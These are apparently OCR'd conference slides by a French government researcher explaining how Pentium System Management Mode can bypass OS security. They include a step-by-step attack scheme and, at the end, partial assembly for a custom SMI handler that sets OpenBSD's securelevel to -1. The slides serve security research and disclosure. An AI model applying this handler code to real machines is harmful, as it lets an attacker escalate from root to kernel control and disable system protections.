Security Issues Related to Pentium System Management Mode

Loïc Duflot

Direction Centrale de la Sécurité des Systèmes d'Information

loic.duflot@sgdn.pm.gouv.fr

SGDN/DCSSI 51 boulevard de la Tour Maubourg 75007 Paris

Outline

- **Introduction**
- PC architecture and I/O access
- Using System Management Mode to Circumvent Operating System Security
- A sample exploit on OpenBSD systems
- Conclusions

Introduction


- Pentium System Management mode can be used to circumvent operating system security mechanisms.
- An example of how hardware functionalities can be misused by an attacker as a means for privilege escalation.
- Only legal and documented functionalities are used in the privilege escalation scheme.

- A generic approach…: Pentium®, P6 (Pentium® IV, Xeon®), Pentium® clones.
- … whenever the functionality exists. (some chipset do not implement SMM-related functionalities)

Outline

- Introduction
- **PC architecture and I/O access**
- Using System Management Mode to Circumvent Operating System Security
- A sample exploit on OpenBSD systems
- Conclusions


Simplified Pentium 4 architecture



I/O ports access

- I/O access mechanisms:
  - Memory mapped I/O (MMIO)
    - I/O registers are mapped in physical address space.
  - Programmed I/O (PIO)
    - I/O registers are mapped on a separate 16-bit bus.
  - Direct Memory Access (DMA)
    - Peripherals act as masters on the PCI bus.
- IRQ to the processor.
    - Unidirectional.
    - Asynchronous.

Four modes of operation



Protected mode

- Hardware security mechanisms:
  - Privilege rings:
    - Most privileged: Ring 0 (kernel execution)
    - Least privileged: Ring 3 (user space code)
  - Segmentation and Paging.
- Hardware-based memory protection checks.
- Restricted instructions (HLT, LGDT, INVD).

NVD).
ystems (Windows, Linux, OpenBSD…)
BSD…)

Protecting memory: Hardware mechanisms


- Segmentation:
  - Privilege rings
  - Segment access restrictions (type and DPL)
- Paging (when enabled):
  - User/supervisor bit
  - Read/Write bit
  - No eXecute/ eXecute Disable bit
- Quite a few security techniques (W^X, PaX…) rely upon such mechanisms.

Programmed I/O access

- Two different hardware mechanisms:
  - Set IOPL bits. (EFLAGS register)
  - Clear bits in the I/O bitmap of the current hardware task.
- -> Two different system calls:
  - iopl (i386_iopl, /dev/io and the like)
  - ioperm (i386_set_ioperm and the like)

System Management mode

- Maintenance mode:
  - Used for efficient power management.
  - Run specific proprietary code.



Generating the SMI

Cause	SCI	SMI	Additional Enables	Where Reported	Comment
PME#	Yes	Yes	PME_EN=1	PME_STS	Can also cause Wake Event
Power Button Press	Yes	Yes	PWRBTN_EN=1		
RTC Alarm	Yes	Yes	RTC_EN=1		
Ring Indicate	Yes	Yes	RI_EN=1		
AC'97 wakes	Yes	Yes	AC97_EN=1		
USB#1 wakes	Yes	Yes	USB1_EN=1		
USB#2 wakes	Yes	Yes	USB2_EN=1		
THRM# pin active	Yes	Yes	THRM_EN=1		
ACPI Timer overflow (2.34 sec.)	Yes	Yes	TMROF_EN=1		
Any GPI	Yes	Yes	GPI[x]_Route=10 (SC GPI[x]_Route=01 (SM GPE1[x]_EN=1		
TCO SCI Logic	Yes	No	TCOSCI_EN=1		
TCO SCI message from MCH	Yes	No	none		
TCO SMI Logic	No	Yes	TCO_EN=1		
TCO SMI: Year 2000 Rollover	No	Yes	none		
TCO SMI: TCO TIMEROUT	No	Yes	none		
TCO SMI: OS writes to TCO_DAT_IN register	No	Yes	none		
TCO SMI: Message from MCH	No	Yes	none		
TCO SMI: NMI occurred (and NMI's mapped to SMI)	No	Yes	NMI2SMI_EN=1		
TCO SMI: INTRUDER# signal goes active	No	Yes	INTRD_SEL=10		

Cause	SCI	SMI	Additional Enables	Where Reported	Comment
TCO SMI: Change of the BIOSWP bit from 0 to 1	No	Yes	BLD=1	BIOSWR_STS	
TCO SMI: Write attempted to BIOS	No	Yes	BIOSWP=1	BIOSWR_STS	
BIOS_RLS writen to	Yes	No	GBL_EN=1	GBL_STS	ACPI code in OS sets GBL_RLS bit to cause BIOS_STS bit active, which causes SMI#.
GBL_RLS written to	No	Yes	BIOS_EN=1	BIOS_STS	This bit is set when the BIOS sets the BIOS_RLS bit. The ACPI handler will clear the bit.
Write to B2h register	No	Yes	none	APM_STS	OS or BIOS writes to the APMC register. SMM handler clears.
Periodic timer expires	No	Yes	PERIODIC_EN=1	PERIODIC_STS	
64 ms timer expires	No	Yes	SWSMI_TMR_EN=1	SWSMI_TMR_STS	Allows SMM handler to exit temporarily. Another SMI# occurs about 64 ms later.
Legacy USB logic	No	Yes	LEGACY_USB_EN=1	LEGACY_USB_STS	Bit set based on address decode or incoming USB IRQ.
Serial IRQ SMI reported	No	Yes	none	SERIRQ_SMI_STS	
Device Trap: Device monitors match address in its range	No	Yes	DEV[n]_TRAP_EN=1	DEVMON_STS, DEV[n]_TRAP_STS	Indicates that subsystems may need to be powered back on.
SMBus Host Controller	No	Yes	SMB_SMI_EN	SMBus host status reg.	
SMBus Slave SMI	No	Yes	none	SMBUS_SMI_STS	
BATLOW# assertion (ICH2-M)	Yes	Yes	BATLOW_EN=1.	BATLOW_STS	
Global Standby Timer expires in S1 state (ICH2-M)	Yes	No			When activated, only counts when in the S1 state.
Access microcontroller 62h/66h	No	Yes	MCSMI_EN	MCSMI_STS	Access to Microcontroller range (62h/66h) with MCSMI_EN set.
SLP_EN bit written to 1	No	Yes	SMI_ON_SLP_EN=1	SMI_ON_SLP_EN_STS	

System Management mode

- A separate execution space:
  - Every processor register is saved upon assertion of the SMI.
  - The context (state) will be restored upon execution of « RSM ».
- In SMM:
  - Free access to all physical memory.
  - Free access to all Programmed I/O ports.

Memory in SMM

- 16-bit mode.
- All 4 Gb of physical memory may be accessed.
- Real mode addressing style. (20-bit)

```
mov %eax, %ds:0x0x00598944
<=>
mov %eax, %ds:0x8944
```

- But: segment limits are extended to 4 Gb.
- And: 32-bit operand-size override prefixes may be used.

```
addr32 mov %eax, %ds:0x00598944
```

Real Address mode

- 16-bit mode: 1 Mb address space
- Address Translation:
  - Segment:Offset = Segment <<4 + Offset
  - Example: 0xA000:0x8000 = 0xA8000
- Mostly used:
  - At startup and shutdown time.
  - May be used to benefit from BIOS functionalities.
- Transitions to protected mode unrestricted.
  Transitions from protected mode restricted.

- A 8086 processor just a little faster!

Virtual 8086 mode

- Virtual mode embedded into protected mode.
- Ring 3 execution context.
- Simulate the behavior of a 8086 processor.
- Paging may be used.
- 16-bit mode.

- Access is only allowed during hardware task switch or interrupt handling.

Memory Protection


- So Paging and Segmentation security mechanisms only exist in Protected Mode.

- “PaX/Segmexec prevent introduction/execution of arbitrary code”.
- Well that’s not true outside of protected mode!!!
- But that’s ok because there is no way to switch to other modes from userspace, right?

Outline

- Introduction
- PC architecture and I/O access
- **Using System Management Mode to Circumvent Operating System Security**
- A sample exploit on OpenBSD systems
- Conclusions

SMRAM



Physically localized in unused memory blocks

Intel processor doc: SMBASE=0x30000
Intel Chipset doc: SMBASE=0xA0000

Usually SMBASE=0xA0000

Processor context prior SMI assertion

First SMI Handler instruction

State Save Area Map

Offset (Added to SMBASE + 8000H)	Register	Writable?
7FFCH	CR0	No
7FF8H	CR3	No
7FF4H	EFLAGS	Yes
7FF0H	EIP	Yes
7FECH	EDI	Yes
7FE8H	ESI	Yes
7FE4H	EBP	Yes

IOPL bits

Instruction pointer


Stack pointer

Task register


Code segment

Offset (Added to SMBASE + 8000H)	Register	Writable?
7FE0H	ESP	Yes
7FDCH	EBX	Yes
7FD8H	EDX	Yes
7FD4H	ECX	Yes
7FD0H	EAX	Yes
7FCCH	DR6	No
7FC8H	DR7	No
7FC4H	TR	No
7FC0H	Reserved	No
7FBCH	GS	No
7FB8H	FS	No
7FB4H	DS	No
7FB0H	SS	No
7FACH	CS	No
7FA8H	ES	No

Accessing SMRAM



SMRAM control register



D_OPEN: Enables all SMRAM accesses even if not in SMM.

D_CLOSE: No data type accesses to SMRAM space.

D_LCK: Locks SMRAM control register.

Enable: Enables SMM functionalities

SMRAM control register:
8-bit register

Possible attack scheme

- Enable System Management Interrupts.
- Open SMRAM space.
- Replace default SMI Handler by custom one.
- Close SMRAM space.
- Trigger SMI.
- Gain access to restricted operations.

Required privileges

- I/O access privileges on the SMRAM control register.
- I/O access privileges on at least one of the I/O registers that can trigger the SMI.
- Optional I/O access to corresponding SMI-enable registers.
- Write access to SMRAM (0xA0000-BFFFFF)

  -> Write access to the legacy video RAM.

Outline

- Introduction
- PC architecture and I/O access
- Using System Management Mode to Circumvent Operating System Security
- **A sample exploit on OpenBSD systems**
- Conclusions

OpenBSD

- Security-aware operating system.
- Proactive security.
- Memory protection: W^X, guard pages, randomized malloc() and mmap(), etc...
- Secure levels.

OpenBSD

- The Secure Levels:

-1 Permanently insecure mode
- init(8) will not attempt to raise the securelevel
- may only be set with sysctl(8) while the system is insecure
- otherwise identical to securelevel 0

0 Insecure mode
- used during bootstrapping and while the system is single-user
- all devices may be read or written subject to their permissions
- system file flags may be cleared

1 Secure mode
- default mode when system is multi-user
- securelevel may no longer be lowered except by init
- /dev/mem and /dev/kmem may not be written to
- raw disk devices of mounted file systems are read-only
- system immutable and append-only file flags may not be removed
- kernel modules may not be loaded or unloaded
- the fs.posix.setuid sysctl(8) variable may not be raised
- the net.inet.ip.sourceroute sysctl(8) variable may not be raised

2 Highly secure mode
- all effects of securelevel 1
- raw disk devices are always read-only whether mounted or not
- settimeofday(2) and clock_settime(2) may not set the time backwards or close to overflow
- pfctl(8) may no longer alter filter or nat rules
- the ddb.console and ddb.panic sysctl(8) variables may not be raised

Physical Memory Access

- On OpenBSD-based systems:
  - If securelevel >0 /dev/mem and /dev/kmem cannot be written to.
  - This means that even root cannot directly write to physical memory.
  - And yet, the display server (X) needs to be able to map MMIO devices.

/dev/xf86

- Use of the /dev/xf86 pseudo-file.
- /dev/mem but only in video memory areas.
- May be opened at most once (at a time).
- Cannot be opened if the machdep.allowaperture variable is set to 0.

Allowaperture

- If set access to /dev/xf86 is allowed.
- Otherwise prevents access to both /dev/xf86 and i386_iopl() (and i386_set_ioperm).

```
0       the aperture driver is disabled.  Opening it returns EPERM.

1       the aperture driver allows access to standard VGA framebuffer and
        BIOS.  Access to pci(4) configuration registers is also allowed.

2       in addition to allowing access to pci(4) configuration registers,
        the aperture driver allows access to the whole 1st megabyte of
        physical memory, permitting use of the int10 emulation in XFree86
        4.0.x.  Note that this can cause some security problems, since
        the process that has access to the aperture driver can also ac-
        cess part of the kernel memory.  This mode is not supported on
        alpha or sparc64.
```

Programmed I/O ports access

- On OpenBSD two different system calls are available:
  - i386_iopl
  - i386_set_ioperm
  - + Linux (linux_sys_iopl, linux_sys_ioperm) and FreeBSD (KDENABIO ioctl) compatibility system calls.
- But i386_set_ioperm cannot be used to request access to ports 0xcfc and 0xcf8.
- i386_iopl and i386_set_ioperm restricted to superuser-owned processes.

A sample exploit against OpenBSD

- We assume that the target system is running OpenBSD in Highly Secure mode with allowaperture=1.
- We assume that an attacker has found a way to execute code with superuser privileges.
- Thus, the attacker may use the i386_iopl call (unrestricted Programmed I/O access) and write to the /dev/xf86 device (write access to the 0xA0000-0xBFFFF memory range).
- But the attacker still lacks a way to get to kernel (ring 0 random code execution) privileges…


Sample proof-of-concept exploit

- A root in highly secure mode (or secure level) to kernel privilege escalation scheme.
- Aim: For example, lower the securelevel to « Permanently insecure ».
- Bonus: Modification of the EIP register while in SMM.

- Experimentations carried out on a PC equipped with a Pentium® 4, and a Intel® MCH/GMCH-ICH2/ICH5 chipset.

1st step: Locating the securelevel variable

- Virtual address: nm /bsd | grep securelevel.
- Physical Address:



Example on OpenBSD 3.5

2nd Step: Craft Handler

```
extern char handler[], endhandler[];    /* C-code glue for the asm insert */

asm (
        ".data\n"
        ".code16\n"
        ".globl handler, endhandler\n"
        "\n"
       "handler:\n"
        "       addr32 mov $test, %eax\n"       /* Set protected mode return */
        "       mov %eax, %cs:0xfff0\n"         /*   address to test()       */
        "       mov $0x0, %ax\n"
        "       mov %ax, %ds\n"                 /* DS = 0 */
        "       mov $0xffffffff, %eax\n"
        "       addr32 mov %eax," SECLEVEL_ADDR "\n"    /* securelevel = -1 */
        "       rsm\n"                      /* Switch back to protected mode */
